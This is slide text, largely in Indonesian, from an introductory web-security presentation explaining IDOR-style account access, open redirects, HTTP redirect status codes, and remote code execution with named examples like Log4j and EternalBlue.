
4. http request is performed without user verification and hacker is granted access to sensitive information.

`https://banksite.com/account?Id=1235` ✓

Open Redirect

Open Redirect terjadi saat aplikasi mengizinkan data yang dapat dikontrol pengguna (user) ke target pengalihan dengan cara yang tidak aman.

Penyerang dapat membuat URL di dalam aplikasi yang menyebabkan pengalihan ke domain eksternal. Kerentanan ini dapat dimanfaatkan untuk melakukan serangan phishing terhadap pengguna aplikasi.



Redirect

300 Multiple Choice

301 Moved Permanently

Pengalihan sisi server yang mengalihkan pengguna dari URL A ke URL B secara **permanen**.

302 Moved Temporarily

Pengalihan sisi server yang mengalihkan pengguna dari URL A ke URL B secara **sementara**.




Redirect

303

Pengalihan sisi server yang memastikan pengunjung tidak dapat mengirim ulang formulir saat menggunakan tombol **Kembali** di browser mereka. Karena Redirect 303 menunjukkan bahwa permintaan tindak lanjut ke URL sementara harus dilakukan menggunakan metode GET HTTP.

Pengalihan 303 baik digunakan untuk menangani pengiriman formulir (form submission) di situs web.




Redirect

307 Temporarily Redirect

Pengalihan sisi server yang setara dengan HTTP 1.1 dari pengalihan 302. Pengalihan 307 digunakan untuk memastikan metode HTTP yang digunakan untuk membuat permintaan tidak berubah saat server merespons dengan pengalihan.

- Jika metode GET HTTP digunakan, GET diteruskan sebagai bagian dari pengalihan.
- Jika POST digunakan, maka POST diteruskan sebagai bagian dari redirect.




RCE

Serangan RCE memungkinkan penyerang mengeksekusi kode berbahaya dari jarak jauh di komputer.

Impact

Dampak kerentanan RCE dapat berkisar dari eksekusi malware hingga penyerang mendapatkan kontrol penuh atas PC yang disusupi.




RCE

Seorang penyerang dapat mencapai RCE dalam beberapa cara, antara lain, serangan Injeksi.

Contoh serangan RCE

- Log4j
- EternalBlue



TERIMA KASIH